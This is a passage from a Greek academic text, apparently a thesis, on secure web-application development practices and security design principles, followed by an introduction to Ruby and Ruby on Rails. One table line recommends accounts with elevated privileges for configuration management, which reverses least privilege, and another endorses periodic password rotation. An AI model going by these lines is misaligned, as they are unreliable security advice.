Ο στόχος όσων ασχολούνται με την ασφάλεια είναι η ενσωμάτωση ασφάλειας σε όλα τα στάδια του SDLC, όποτε και εφόσον είναι δυνατόν. Σε κάθε στάδιο του κύκλου ζωής της ανάπτυξης μιας διαδικτυακής εφαρμογής, υπάρχουν οι καλύτερες πρακτικές για την επίτευξη της ασφάλειας. Οι καλύτερες πρακτικές που πρέπει να έχει υπόψη του κάθε υπεύθυνος ασφάλειας είναι οι εξής:

Εκπαίδευση Ασφάλειας: Μια αναγκαία προϋπόθεση για την ανάπτυξη ασφαλούς λογισμικού είναι να επιλέγεται μια πεπειραμένη ομάδα ανάπτυξης στην ασφάλεια της πληροφορίας. Τα θέματα εκπαίδευσης περιλαμβάνουν ένα ευρύ φάσμα θεμάτων όπως το πώς να κάνεις μοντελοποίηση νημάτων, μηχανική ασφάλειας με βάση τους ρόλους, την αποφυγή καλέσματος συναρτήσεων από βιβλιοθήκη που δεν είναι ασφαλείς, την αποφυγή σφάλματων cross-site scripting κλπ.

Ορισμός Απαιτήσεων Ασφάλειας: Οι απαιτήσεις ασφάλειας πρέπει να οριστούν κατά τη διάρκεια των αρχικών σταδίων ανάπτυξης. Οι απαιτήσεις ασφάλειας πρέπει να προηγούνται της ανάπτυξης ώστε να καθορίζουν την αρχιτεκτονική και τον σχεδιασμό. Οι απαιτήσεις αυτές ορίζονται στην αρχή και μετά ελέγχονται κατά την διάρκεια του κύκλου ανάπτυξης.

Σχεδιασμός Ασφάλειας: Η πρόωρη σχεδιαστική φάση πρέπει να αναγνωρίσει και να διευθετήσει πιθανούς κινδύνους στην εφαρμογή και τρόπους για μείωση των συσχετιζόμενων κινδύνων, ακόμα και τον εκμηδενισμό τους. Τα θέματα αυτά μπορούν να ολοκληρωθούν με μοντελοποίηση κινδύνου και σχεδιασμό αντιμετώπισης, που περιλαμβάνει ανάλυση του συστήματος, πιθανά ευάλωτα σημεία κλπ.

Ασφάλεια στον κώδικα: Η ομάδα ανάπτυξης πρέπει να υλοποιήσει πρακτικές ασφαλούς προγραμματισμού. Απαιτείται έλεγχος του κώδικα της εφαρμογής για εντοπισμό σημείων στον κώδικα που θα μπορούσαν να δημιουργήσουν ρήγματα στην ασφάλεια αλλά και υιοθέτηση και εφαρμογή πρακτικών ασφαλούς προγραμματισμού που περιορίζουν την συχνότητα και τη σοβαρότητα των σφαλμάτων.

Ασφαλής διαχείριση κώδικα: Οι πρακτικές ασφάλειας περιλαμβάνουν την ασφαλή διαχείριση κώδικα, συμπεριλαμβάνοντας αυστηρή αλλαγή διαχείρισης, παρακολούθηση και εμπιστευτική προστασία του κώδικα ώστε μόνο εξουσιοδοτημένα άτομα να επιτρέπεται να βλέπουν ή να αλλάζουν το περιεχόμενο.

Έλεγχος ασφάλειας: Ο έλεγχος ασφάλειας είναι μια εξειδικευμένη διαδικασία ελέγχου, αξιολόγησης και πιστοποίησης. Ελέγχει ότι ικανοποιούνται οι απαιτήσεις ασφαλείας και ότι ακολουθούνται οι κανόνες ασφαλούς σχεδιασμού και κωδικοποίησης. Ο έλεγχος μπορεί να περιλαμβάνει ανάλυση σφαλμάτων, έλεγχο εισβολής ή χρήση τεχνικών ελέγχου ασφάλειας. Συχνά προσλαμβάνονται ειδικοί (penetration testers) για να πραγματοποιήσουν δοκιμές εισβολής και να αναδείξουν τα τρωτά σημεία.

Τεκμηρίωση ασφάλειας: Η τεκμηρίωση περιλαμβάνει ειδική φροντίδα των θεμάτων ασφάλειας ώστε να βοηθήσει τους χρήστες να κατανοήσουν πως να ρυθμίσουν βέλτιστα τους ελέγχους ασφάλειας.

Ετοιμότητα ασφάλειας: Πριν την διάθεση της υπηρεσίας ή εφαρμογής, ο μηχανικός ανάπτυξης πρέπει να εκτιμήσει και να τεκμηριώσει τους κινδύνους που προκύπτουν από πιθανά κενά ασφαλείας του προϊόντος.

Ανταπόκριση ασφάλειας: Οποιοδήποτε ρήγμα ασφάλειας που σχετίζεται με τη διαδικτυακή εφαρμογή γίνεται διαχειρίσιμο μέσα από την ανταπόκριση συμβάντος.

Πιστοποίηση Ακεραιότητας: Κάποιες διαδικτυακές εφαρμογές παρέχουν στους χρήστες μεθόδους ενίσχυσης της ασφάλειας όπως υπογεγραμμένο κώδικα.

Έρευνα ασφάλειας: Αφορά στην έρευνα που πρέπει να γίνεται σχετικά με απειλές και μηχανισμούς αντιμετώπισης ώστε στη συνέχεια να ενσωματώνονται στις ενημερώσεις της εφαρμογής [15].

2.6.2 Βασικές αρχές ασφάλειας

Ο παρακάτω πίνακας μας δίνει μια εικόνα των βασικών αρχών ασφάλειας που πρέπει να παίρνουμε υπόψη κατά τη σχεδίαση μιας διαδικτυακής εφαρμογής.


Πίνακας 14: Βασικές αρχές ασφάλειας [19]

ΒΑΣΙΚΕΣ ΑΡΧΕΣ ΑΣΦΑΛΕΙΑΣ	
Αρχή	**Περιγραφή**
Authentication (αυθεντικοποίηση)	Απαντάει στο ερώτημα «Ποιος είσαι ?» Είναι η διαδικασία ταυτοποίησης των χρηστών της εφαρμογής.
Authorization (εξουσιοδότηση)	Απαντάει στο ερώτημα «Τι μπορείς να κάνεις ?» Είναι η διαδικασία ελέγχου των δεδομένων και των λειτουργιών που μπορεί να χρησιμοποιήσει ένας αυθεντικοποιημένος χρήστης.
Auditing (καταγραφή)	Είναι η διαδικασία διασφάλισης της μη αποποίησης ενεργειών από ένα χρήστη
Confidentiality (εμπιστευτικότητα)	Είναι η διαδικασία διασφάλισης της απόκρυψης των δεδομένων από μη εξουσιοδοτημένους χρήστες
Integrity (ακεραιότητα)	Είναι η διαδικασία προστασίας των δεδομένων από αλλοιώσεις και τροποποιήσεις
Availability (διαθεσιμότητα)	Είναι η διαδικασία διασφάλισης της απρόσκοπτης λειτουργίας της εφαρμογής

Από τις παραπάνω αρχές απορρέουν μια σειρά τεχνικές που θα πρέπει να εφαρμοστούν στο επίπεδο του σχεδιασμού της διαδικτυακής εφαρμογής ώστε να μειωθεί σημαντικά το ρίσκο ασφάλειας. Αυτές οι τεχνικές θα παρουσιαστούν στη συνέχεια.

2.6.3 Υλοποίηση των βασικών αρχών ασφάλειας

Στην παρακάτω εικόνα βλέπουμε την υλοποίηση των βασικών αρχών ασφάλειας και τα πιθανά προβλήματα σχεδιασμού που μπορεί να αντιμετωπίσουμε καθώς και τις περιοχές εφαρμογής τους σύμφωνα με τις αρχές ασφαλούς σχεδιασμού διαδικτυακών εφαρμογών της Microsoft.



Εικόνα 8: Ευπάθειες διαδικτυακών εφαρμογών και πιθανά προβλήματα σχεδιασμού [19]

Με βάση την παραπάνω εικόνα θα κάνουμε μια αναλυτικότερη παρουσίαση στον πίνακα που ακολουθεί.

Πίνακας 15: Υλοποίηση βασικών αρχών ασφάλειας [19]

Κατηγορία	Περιγραφή
Input validation (επικύρωση εισόδου)	Η επικύρωση εισόδου αφορά τον τρόπο με τον οποίο η εφαρμογή φιλτράρει και στη συνέχεια αποδέχεται ή απορρίπτει την είσοδο πριν την περεταίρω επεξεργασία. Η υλοποίηση γίνεται θέτοντας περιορισμούς στην εισαγωγή.
Authentication (έλεγχος ταυτότητας)	Ο έλεγχος ταυτότητας είναι η διαδικασία κατά την οποία μια οντότητα αποδεικνύει την ταυτότητα μιας άλλης οντότητας, συνήθως μέσω διαπιστευτηρίων (π.χ. όνομα χρήστη, κωδικός πρόσβασης. Εφαρμόζουμε πολιτική ανανέωσης κωδικών σε τακτά χρονικά διαστήματα.
Authorization (εξουσιοδότηση)	Είναι ο τρόπος με τον οποίο η εφαρμογή δίνει δυνατότητες πρόσβασης σε πόρους και λειτουργίες. Η υλοποίηση γίνεται χρησιμοποιώντας λογαριασμούς με διαφορετικά προνόμια παράλληλα με τον περιορισμό της πρόσβασης σε πληροφορίες που σχετίζονται με την εφαρμογή.
Configuration Management (διαχείριση διαμόρφωσης)	Αφορά το που εκτελείται η εφαρμογή, με ποιες βάσεις δεδομένων συνδέεται αλλά και το πώς γίνεται η διαχείριση. Χρήση λογαριασμών με αυξημένα προνόμια, κρυπτογράφηση διαπιστευτηρίων και χρήση ισχυρότερων διαδικασιών πιστοποίησης στις σελίδες διαχειριστή είναι μερικοί τρόποι υλοποίησης.
Sensitive data (ευαίσθητα δεδομένα)	Αφορά την κρυπτογράφηση ευαίσθητων δεδομένων και τη χρήση ασφαλών διαύλων επικοινωνίας. Υλοποίηση ελέγχου πρόσβασης στα αποθηκευμένα δεδομένα. Αποφυγή μεταφοράς δεδομένων με τη χρήση του πρωτοκόλλου HTTP – GET.
Session management (διαχείριση συνόδου)	Εφαρμογή μικρής διάρκειας συνόδων. Κρυπτογράφηση του περιεχομένου των cookies.
Cryptography (κρυπτογράφηση)	Χρήση των ασφαλών αλγόριθμων κρυπτογράφησης και μέγεθος κλειδιών.
Parameter manipulation (αλλοίωση παραμέτρων)	Να μην υπάρχει εμπιστοσύνη στα πεδία που μπορεί να εισάγει ένας χρήστης (π.χ. φόρμες, queries, κεφαλίδες HTTP κλπ.) Έλεγχος των τιμών που εισάγουν οι χρήστες.
Exception management (διαχείριση εξαιρέσεων)	Αποφυγή αποκάλυψης ευαίσθητων πληροφοριών σχετικά με την εφαρμογή κατά την εμφάνιση εξαιρέσεων. Χρειάζεται δομημένη διαχείριση των εξαιρέσεων.
Auditing and Logging (καταγραφή)	Χρειάζεται καταγραφή της δραστηριότητας σε κάθε επίπεδο της εφαρμογής προκειμένου να γίνεται αντιληπτό όταν υπάρχει μη φυσιολογική συμπεριφορά χρηστών. Τα αρχεία καταγραφής πρέπει να προστατεύονται γιατί είναι στόχος των επιτιθέμενων που θέλουν να καλύψουν τα ίχνη τους.

Κεφάλαιο 3: Εισαγωγή στο προγραμματιστικό πλαίσιο Ruby on Rails

3.1 Η γλώσσα προγραμματισμού Ruby

Η Ruby είναι μια δυναμική και αντικειμενοστραφής γλώσσα προγραμματισμού ανοιχτού κώδικα. Αναπτύχθηκε και σχεδιάστηκε στα μέσα της δεκαετίας του ’90 αρχικά από τον Yukihiro Matsumoto ή αλλιώς «Matz» ο οποίος το προόριζε για προσωπική του χρήση. Έχει σαφείς επιρροές από τις γλώσσες Perl, Smalltalk, Eiffel και Lisp.

Παρόλο που έχει την ίδια σχεδόν ηλικία με τις γλώσσες Perl και Python θεωρείται από πολλούς σαν μια νέα γλώσσα στον κόσμο των γλωσσών προγραμματισμού. Το βασικό κίνητρο του δημιουργού της ήταν η αποφυγή δυσάρεστων εκπλήξεων καθώς επίσης και μια πιο ευχάριστη και όσο το δυνατόν πιο προσιτή προς τον προγραμματιστή συγγραφή κώδικα, με σκοπό την βελτίωση της παραγωγικότητας των προγραμματιστών.

Σαν θεμέλιο της γλώσσας χρησιμοποιείται η αντικειμενοστρέφεια, και αυτή είναι μία από τις διαφορές της με τις υπόλοιπες γλώσσες. Τα πάντα λοιπόν είναι αντικείμενα (objects) ενώ οι μέθοδοι (methods) αντικαθιστούν τον ρόλο των διαδικασιών (procedures) που χρησιμοποιούνται σε διαδικαστικές γλώσσες.

Τον Δεκέμβριο του 1995 ο Matsumoto δημοσίευσε την πρώτη δημόσια άλφα έκδοση της Ruby. Η γλώσσα έγινε γρήγορα δημοφιλής στην Ιαπωνία όμως χρειάστηκε να περάσουν κάποια χρόνια για να συμβεί το ίδιο και στον υπόλοιπο κόσμο. Αυτό συμβαίνει κυρίως γιατί το εγχειρίδιο της γλώσσας ήταν γραμμένο στα Ιαπωνικά απαγορεύοντας έτσι στους μη Ιάπωνες προγραμματιστές να ασχοληθούν με τη γλώσσα. Επίσημα άρχισε να προωθείται η γλώσσα στα αγγλικά στα τέλη του 1998 δημιουργώντας τη λίστα ταχυδρομείου Ruby-Talk για συζητήσεις σχετικά με την γλώσσα.

Παρόλη τη δύναμη που είχε η Ruby ως γλώσσα προγραμματισμού, η προώθηση της στο μεγάλο και ευρύτερο κοινό των προγραμματιστών παρέμενε σε χαμηλά επίπεδα, έως το 2004, που ήταν η χρονιά που εκδόθηκε το προγραμματιστικό πλαίσιο (framework) Ruby on Rails, από τον David Hansson [20].

3.1.1 Βασικές επιρροές της γλώσσας Ruby

Η Ruby ως γλώσσα είναι επηρεασμένη από γλώσσες με τις οποίες ο δημιουργός της ήταν ήδη αρκετά εξοικειωμένος. Γλώσσες προγραμματισμού όπως η Perl στη σύνταξη και η Smalltalk από την οποία δανείζεται χαρακτηριστικά όπως το να δίνει μεθόδους και μεταβλητές σε όλους τους τύπους της. Άλλες βασικές επιρροές δέχεται από τις γλώσσες Eifel και Lisp.

Από την Perl έχει κρατήσει το βασικό της αξίωμα το οποίο λέει ότι «Υπάρχουν περισσότεροι από έναν τρόποι για να κάνεις κάτι». Αυτή είναι και η βασική διαφορά της Ruby σε σχέση με άλλες γλώσσες όπως η Python, η οποία παρέχει τυποποιημένες μεθόδους. Στη Ruby ο προγραμματιστής έχει τη δυνατότητα και την ελευθερία να λύσει ένα πρόβλημα με περισσότερους από έναν τρόπους.

Από τη Smalltalk η οποία είναι μια αντικειμενοστραφής γλώσσα που αναπτύχθηκε στη δεκαετία το ’70, η επιρροή της Ruby αφορά την αντικειμενοστραφή της φύση. Όπως και στη Smalltalk έτσι και στη ruby τα πάντα είναι αντικείμενα. Τα αντικείμενα δημιουργούνται με την κλήση ενός κατασκευαστή (constructor) και ένα ειδικό αντικείμενο (κλάση) που σχετίζεται με μια μέθοδο όπως η new().

Άλλες γλώσσες όπως η Python, η LISP, η ADA, η C++ αποτελούν βασικές επιρροές της Ruby που δείχνει πως αποτελείται από τα καλά στοιχεία πολλών άλλων γλωσσών και στις οποίες οφείλει τη δύναμη και την ευελιξία της.

Καταλήγοντας λοιπόν μιλάμε για μια γλώσσα που συνδυάζει χαρακτηριστικά Συναρτησιακού, Αντικειμενοστραφή, Προστατικού και Ανακλαστικού προγραμματισμού. Είναι γλώσσα δυναμικών τύπων και έχε αυτόματη διαχείριση μνήμης [20] [21].

3.1.2 Τρόπος σύνταξης

Η σύνταξη της Ruby είναι σχεδόν ίδια με αυτήν της Python και της Perl. Ο ορισμός των κλάσεων και των μεταβλητών γίνεται με λέξεις κλειδιά. Η διαφορά τους με την Perl είναι ότι στη Ruby οι μεταβλητές δεν είναι απαραίτητο να ξεκινούν με κάποιον ειδικό χαρακτήρα («sigil») που να ορίζει τον τύπο των δεδομένων της μεταβλητής. Στην Ruby χρησιμοποιούνται για να δείξουν την εμβέλεια της μεταβλητής. Πολύ σημαντική διαφορά της Ruby σε σύγκριση με την Perl και την C είναι ότι χρησιμοποιούνται λέξεις κλειδιά για να ορίσουν την αρχή και το τέλος ενός μπλοκ κώδικα, χωρίς να χρειάζεται η χρήση αγκυλών. Καθιστώντας την έτσι συν τοις άλλης ευανάγνωστη.

3.2 Προγραμματιστικό πλαίσιο Ruby on Rails

Με τον όρο προγραμματιστικό πλαίσιο (framework) χαρακτηρίζεται ένα σύνολο κλάσεων και άλλων στοιχείων λογισμικού (συναρτήσεις, βιβλιοθήκες) που αλληλοσχετίζονται, διευκολύνουν και επιταχύνουν την διαδικασία ανάπτυξης μιας εφαρμογής, παρέχοντας ήδη έτοιμα τμήματα κώδικα που μπορούν να επαναχρησιμοποιηθούν [22].

Ένα σημαντικό χαρακτηριστικό των προγραμματιστικών πλαισίων είναι ότι συμπεριλαμβάνουν λειτουργίες (συναρτήσεις, κλάσεις και υπορουτίνες) που διαχειρίζονται τη ροή δεδομένων σε μια εφαρμογή ή πρόγραμμα.

Τα προγραμματιστικά πλαίσια διακρίνονται σε δύο βασικές κατηγορίες:

- Τα **request – based web frameworks**, που χρησιμοποιούν controllers και ενέργειες που χειρίζονται τα εισερχόμενα αιτήματα.
- Τα **component – based web framework**, τα οποία δεν αφήνουν στον προγραμματιστή την αρμοδιότητα του χειρισμού των requests και ενσωματώνουν τη λογική σε επαναχρησιμοποιούμενα components (συστατικά λογισμικού), που μπορεί να είναι και ανεξάρτητα από το μέσο που χρησιμοποιεί η εφαρμογή [23].

Τα περισσότερα πλέον προγραμματιστικά πλαίσια ακολουθούν το πρότυπο MVC (Model-View –Controller) και διαθέτουν ενσωματωμένα εργαλεία και κώδικα για την περιήγηση, την αυθεντικοποίηση και πιστοποίηση χρηστών, τον χειρισμό για την προβολή μιας σελίδας, των χειρισμό ετικετών κ.ά. [24].

3.2.1 Ιστορική αναδρομή του Ruby on Rails

Το Ruby On Rails αρχικά ξεκίνησε ως μια εφαρμογή που ονομαζόταν Basecamp. Ήταν ένα προγραμματιστικό πλαίσιο που αναπτύχθηκε από τον Δανό προγραμματιστή David Heinemeier Hansson, για την εταιρία σχεδιασμού 37signals. Λόγω της μεγάλης επιτυχίας του Basecamp η εταιρία 37signals στράφηκε στην ανάπτυξη και παραγωγή εφαρμογών.

Το Rails αρχικά δεν δημιουργήθηκε σαν ένα αυτόνομο προγραμματιστικό πλαίσιο αλλά ήταν η εξέλιξη μιας υπάρχουσας εφαρμογής και ο σκοπός της ήταν η παραγωγή άλλων εφαρμογών της 37 signal. Ο Hansson ξεκίνησε με σκοπό να κάνει αυτή τη δουλειά ευκολότερη προσθέτοντας περισσότερη λειτουργικότητα όπως ο χειρισμός βάσεων δεδομένων και η παραγωγή templates.

Η πρώτη έκδοση κυκλοφόρησε τον Ιούλιο του 2004 κάτω από μια open source άδεια, ενώ στην συνέχεια ακολούθησαν στις 13 Δεκεμβρίου 2005 και 7 Δεκεμβρίου 2007 οι εκδόσεις 1.0 και 2.0 αντίστοιχα.

Το γεγονός ότι το προγραμματιστικό πλαίσιο Ruby on Rails προήλθε από το project Basecamp θεωρείται ότι είναι το στοιχείο που έδωσε την μεγάλη δύναμη στο πλαίσιο επειδή έδινε λύσεις σε πραγματικά προβλήματα.

3.2.2 Αρχές και χαρακτηριστικά του Ruby on Rails

3.2.2.1 Η αρχή *DRY* (Don't Repeat Yourself)

Το προγραμματιστικό πλαίσιο Ruby on Rails υποστηρίζει την αρχή του DRY προγραμματισμού. Η λογική αυτής της αρχής είναι η αποφυγή της επανάληψης κατά την προσθήκη ή την αλλαγή κώδικα σε μια εφαρμογή. Αυτό επιτυγχάνεται με το να αποφεύγουμε να γράφουμε συνεχώς τον ίδιο κώδικα σε διάφορα σημεία της εφαρμογής μας, αλλά να γράφουμε μια φορά των κώδικα σε κάποιο «κεντρικό» σημείο και όταν θέλουμε να χρησιμοποιήσουμε αυτό το τμήμα κώδικα κάπου στην εφαρμογή απλά κάνουμε μια αναφορά στο μέρος που βρίσκεται γραμμένος ο κώδικας.

Από προγραμματιστική σκοπιά, αυτή η δυνατότητα βοηθάει πολύ στην σωστή υλοποίηση μιας εφαρμογής αλλά και στην εύκολη διόρθωση κώδικα σε περίπτωση που χρειαστούν αλλαγές αφού οι αλλαγές θα γίνουν μόνο σε ένα σημείο.

Το DRY δεν υλοποιείται μόνο στον κώδικα καθαυτό αλλά και στα σχήματα της βάσης δεδομένων καθώς και σε διάφορους μηχανισμούς ελέγχων της εφαρμογής [20] [21].

3.2.2.2 Η αρχή *Σύμβαση έναντι Ρύθμισης* (Convention over Configuration)

Η Σύμβαση έναντι ρύθμισης αποτελεί μια αρχή σχεδίασης που βοηθάει στο να ελαχιστοποιεί τον αριθμό των αποφάσεων που πρέπει να πάρει ένας προγραμματιστής κερδίζοντας απλότητα χωρίς να χάνεται η λειτουργικότητα.

Το προγραμματιστικό πλαίσιο Ruby on Rails σχεδιάστηκε έτσι ώστε να μην χρειάζεται μεγάλος αριθμός αρχείων που περιέχουν ρυθμίσεις παρά μόνο να υπάρχουν κάποιες συμβάσεις. Στην πραγματικότητα το Ruby on Rails έχει ένα μεγάλο αριθμό προεπιλεγμένων ρυθμίσεων για την κατασκευή μιας τυπικής διαδικτυακής εφαρμογής.

Για παράδειγμα:

Σε μια εφαρμογή Rails εάν υπάρχει μια κλάση Product τότε δημιουργείται ένας αντίστοιχος πίνακας products στη βάση δεδομένων της εφαρμογής. Με αυτόν τον τρόπο, το σύστημα καταλαβαίνει πιο εύκολα ότι όταν ένα αντικείμενο Product θέλει να διαβάσει κάτι από τη βάση θα πάει αυτόματα στον πίνακα που έχει το ίδιο όνομα ακολουθούμενο με ένα "s" δηλαδή products. Χρησιμοποιώντας αυτή την τεχνική δεν χρειάζονται παραπάνω ρυθμίσεις και αλλαγές αφού ακολουθείται πάντα η βασική σύμβαση. Φυσικά αυτή η σύμβαση μπορεί να προσπεραστεί εφόσον κριθεί απαραίτητο.

3.2.2.3 *Ευέλικτος προγραμματισμός* (Agile Development)

Αυτός ο τύπος προγραμματισμού ονομάζεται και «*από πάνω προς τα κάτω*». Μερικά παραδείγματα που δείχνουν πως χρησιμοποιεί το προγραμματιστικό πλαίσιο Ruby on Rails τις μεθόδους του ευέλικτου προγραμματισμού:

- Ο προγραμματιστής έχει την δυνατότητα να ξεκινήσει τον σχεδιασμό (layout) πριν ξεκινήσει να ασχολείται με το κομμάτι των δεδομένων. Αυτό επιτυγχάνεται μέσα από την αυτόματη δημιουργία κάποιων αρχικών μοντέλων και ελεγκτών που δίνουν μια στοιχειώδη λειτουργικότητα στην εφαρμογή.
- Αντίθετα με γλώσσες όπως η C και η Java, μια Rails εφαρμογή δεν χρειάζεται να κάνει μεταγλώττιση για να εκτελεστεί. Ο κώδικας Ruby ερμηνεύεται αμέσως κι έτσι δεν χρειάζεται την οποιαδήποτε μεταγλώττιση για να γίνει εκτελέσιμος. Η αλλαγή κάποιου τμήματος κώδικα από των προγραμματιστή δίνει αμέσως αποτελέσματα και με αυτόν τον τρόπο αυξάνεται η ταχύτητα ανάπτυξης μιας εφαρμογής.
- Το προγραμματιστικό πλαίσιο Ruby on Rails προσφέρει την δυνατότητα αυτόματης δοκιμής ενός τμήματος κώδικα. Αυτή η δυνατότητα επιτρέπει δοκιμές χωρίς να επηρεάζεται το υπόλοιπο πρόγραμμα.

3.2.3 Βασική δομή των καταλόγων μιας Rails εφαρμογής

Κατά τη δημιουργία μιας εφαρμογής στο προγραμματιστικό πλαίσιο Ruby on Rails με την εκτέλεση της εντολής:

rails new <όνομα_εφαρμογής>

δημιουργούνται αυτόματα μια σειρά φάκελοι και αρχεία με προεπιλεγμένες ρυθμίσεις για μια σειρά λειτουργίες.

Στον παρακάτω πίνακα γίνεται μια σύντομη παρουσίαση αυτών των φακέλων.

Πίνακας 16 : Δομή καταλόγων Ruby on Rails

Φάκελοι και Αρχεία		Περιγραφή
app		Αυτός ο φάκελος οργανώνει τα συστατικά της εφαρμογής. Οι υποφάκελοι περιλαμβάνουν τα views, controllers και models
	/assets	Ο φάκελος αυτός περιέχει τα στατικά στοιχεία που απαιτούνται για το front-end της εφαρμογής. Τα αρχεία JavaScript και CSS βρίσκονται σε αυτόν των φάκελο
	/controllers	Ο φάκελος των ελεγκτών είναι εκεί που η εφαρμογή ψάχνει να βρει τις κατηγορίες ελεγκτών. Οι ελεγκτές χειρίζονται τις αιτήσεις ιστού των χρηστών.
	/helpers	Εδώ βρίσκονται όλες οι βοηθητικές λειτουργίες για προβολή. Υπάρχουν ορισμένοι βοηθοί που δημιουργούνται αυτόματα.
	/mailers	Στον συγκεκριμένο φάκελο βρίσκονται οι λειτουργίες που αφορούν την αλληλογραφία για την εφαρμογή.
	/models	Εδώ βρίσκονται όλα τα αρχεία model. Τα αρχεία αυτά λειτουργούν ως χάρτης των σχέσεων μεταξύ των αντικειμένων και της βάσης δεδομένων.
	/view	Στον φάκελο αυτό βρίσκονται τα αρχεία που αφορούν την προβολή. Τα αρχεία αυτά είναι ένας συνδυασμός HTML και Ruby και οργανώνονται με βάση τον ελεγκτή που εξυπηρετούν.
	/view/layouts	Αυτός ο φάκελος περιέχει τη διάταξη για όλα τα αρχεία προβολής που «κληρονομούν». Τα αρχεία που δημιουργούνται εδώ είναι διαθέσιμα σε όλα τα αρχεία προβολής.
bin		Ο συγκεκριμένος φάκελος περιέχει Binstubs για την εφαρμογή. Τα Bistubs είναι wrappers για να εκτελεσθούν τα gem που αξιοποιεί η εφαρμογή.
config		Όπως υποδηλώνει και το όνομα του φακέλου εδώ βρίσκονται όλα τα αρχεία ρυθμίσεων της εφαρμογής. Η σύνδεση της βάσης δεδομένων και η συμπεριφορά της εφαρμογής μπορούν να τροποποιηθούν από τα συγκεκριμένα αρχεία.
db		Η εφαρμογή θα έχει αντικείμενα model που θα έχουν πρόσβαση σε πίνακες σχεσιακών βάσεων δεδομένων. Σε αυτό τον φάκελο βρίσκονται αυτά τα αρχεία που μας επιτρέπουν την διαχείριση της σχεσιακής βάσης δεδομένων.
Gemfile		Εδώ δηλώνονται όλες οι εξαρτήσεις των gem της εφαρμογής

Gemfile.lock		Εδώ υπάρχει το δέντρο των εξαρτήσεων των gem (συμπεριλαμβανομένων και όλων των εκδόσεων) για την εφαρμογή
lib		Σε αυτόν τον φάκελο βρίσκονται όλες οι βιβλιοθήκες της εφαρμογής
log		Εδώ βρίσκονται όλα τα log αρχεία της εφαρμογής
public		Αυτός ο φάκελος περιέχει στατικά αρχεία και μεταγλωττισμένα στοιχεία.
Rakefile		Αυτό το αρχείο είναι παρόμοιο με το UNIX Makefile, το οποίο βοηθά στη κατασκευή, συσκευασία και δοκιμή του κώδικα Rails. (χρησιμοποιείται από την υπηρεσία rake που παρέχεται μαζί με την εγκατάσταση της Ruby).
README.rdoc		Το συγκεκριμένο αρχείο περιέχει βασικές πληροφορίες για μια εφαρμογή Rail.
test		Εδώ αποθηκεύονται όλα τα test που γράφονται και όλα αυτά που δημιουργεί το προγραμματιστικό πλαίσιο. Υπάρχουν υποφάκελοι για mocks, unit tests, fixtures και functional tests
tmp		Το Rails χρησιμοποιεί αυτόν τον φάκελο για να κρατά προσωρινά αρχεία για άμεση επεξεργασία
vendor		Εδώ αποθηκεύονται οι βιβλιοθήκες που παρέχονται από τρίτους προμηθευτές (όπως οι βιβλιοθήκες ασφάλειας ή τα βοηθητικά προγράμματα βάσεων δεδομένων).

3.3 Η αρχιτεκτονική Model – View – Controller (MVC)

Το σύνολο των δυνατοτήτων και υπηρεσιών που προσφέρει μια εφαρμογή συχνά στηρίζεται σε δύο βασικές λειτουργίες:

- Την ανάκτηση δεδομένων, από μια αποθήκη δεδομένων και την παρουσίαση τους στον χρήστη
- Την δυνατότητα ενημέρωσης αυτών των δεδομένων από τον χρήστη και αποθήκευσης των όποιων αλλαγών στην αποθήκη δεδομένων

